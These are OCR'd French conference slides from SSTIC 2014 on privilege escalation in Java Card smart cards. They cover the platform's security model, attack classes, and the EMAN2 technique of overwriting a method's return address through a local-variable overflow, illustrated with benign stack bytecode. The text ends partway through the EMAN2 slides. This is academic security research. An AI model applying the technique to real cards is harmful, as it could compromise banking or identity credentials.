Escalade de privilège dans une carte à puce Java Card

Guillaume Bouffard[1,2] Jean-Louis Lanet[1]

[1]Université de Limoges

[2]Équipe Smart Secure Devices (SSD) – XLIM UMR 7252
guillaume.bouffard@unilim.fr

SSTIC 2014

5 juin 2014 – Rennes, France

Les Objets intelligents sécurisés


- Un marché fragmenté :
  - Banque : carte de crédit,
  - Télécommunications : carte (U)SIM,
  - Identification : passeport, carte d'identité,
  - TV à péage,
  - Transport,
  - Le monde médical.
- La très grande majorité de ces systèmes embarquent une machine virtuelle Java Card.

Motivations


- Comprendre les **mécanismes de sécurité** implémentés dans les cartes à puce **Java Card**,
- Travaux en **boite noire**,
- Attaquer pour mieux défendre.

Organisation de la présentation

La Technologie Java



La Technologie Java




Comment est exécutée une méthode native ?

- Mot clef **`native`** en Java,
- Le champ `access_flags` = `ACC_NATIVE` (`0x0100`),
- Le champ `name_index` référence le nom de la méthode,


```
method_info {
    u2             access_flags;
    u2             name_index;
    u2             descriptor_index;
    u2             attributes_count;
    attribute_info attributes[attributes_count];
}
```

Comment est exécutée une méthode native ?

- Mot clef **`native`** en Java,
- Le champ `access_flags` = `ACC_NATIVE` (`0x0100`),
- Le champ `name_index` référence le nom de la méthode,
- Traduction de Java vers le monde natif au travers d'une table d'indirection.



La Technologie Java




La sécurité est dans l'environnement d'exécution

- Compilateur Just In Time,
- Chargeur(s) de classes,
- Contrôleur d'accès.


La Technologie Java Card

Le modèle de sécurité

- Sécurité déportée hors de la carte



- Sécurité embarquée dans la carte



Les Attaques contre la plate-forme Java Card

Les Attaques logicielles

- Exécution de *bytecode* Java Card malicieux.

Les Attaques physiques

- Attaques par canaux cachés (mesure du temps d'exécution, de la consommation de courant, ...),
- Attaques en faute (injection de faute électromagnétique, optique (laser), ...),
- Extraction de la puce.

Les Attaques combinées

- Combinaison des attaques physiques et logicielles.

Un Exemple d'attaque logicielle : EMAN2

- Attaque présentée en 2011,
- Successeur de l'attaque EMAN1 (SSTIC 2009 ;-),
- Exploitation de l'adresse de retour d'une fonction.

Un Exemple d'attaque logicielle : EMAN2

- Attaque présentée en 2011,
- Successeur de l'attaque EMAN1 (SSTIC 2009 ;-),
- Exploitation de l'adresse de retour d'une fonction.

> *The current frame is used in this case to* ***restore the state of the invoker****, including its local variables and operand stack, with the* ***program counter of the invoker*** *appropriately incremented to skip past the method invocation instruction. Execution then continues normally in the invoking method's frame with the returned value (if any) pushed onto the operand stack of that frame.* (source : spécification de la machine virtuelle Java)

La pile Java Card I

```java
public void caller (short l1) {
  // Appel de fonction
  short l2 = l1 +
             this.callee(l1);
}
```


```
void caller (short l1) {
  sload_1 // pousse L1
  aload_0 // @this
  sload_1
  invokevirtual @callee
  sadd
  sstore_2
}
```


```java
public void callee (short l1) {
  short l2 = l1,
        l3 = (short) 0xCAFE;
  // ...
  return l3;
}
```

```
void callee (short l1) {
  sload_1
  sstore_2
  sspush 0xCAFE
  sstore_3
  // ...
  sload_3
  sreturn;
}
```


Code Java *Bytecode Java Card*


La pile Java Card II





La pile Java Card III







EMAN2 : *A Ghost In the Stack*

- Modification de l'adresse de retour
- Overflow depuis les variables locales

EMAN2 : *A Ghost In the Stack*


- Modification de l'adresse de retour
- Overflow depuis les variables locales






EMAN2 : *A Ghost In the Stack*


- Modification de l'adresse de retour
- Overflow depuis les variables locales






EMAN2 : *A Ghost In the Stack*

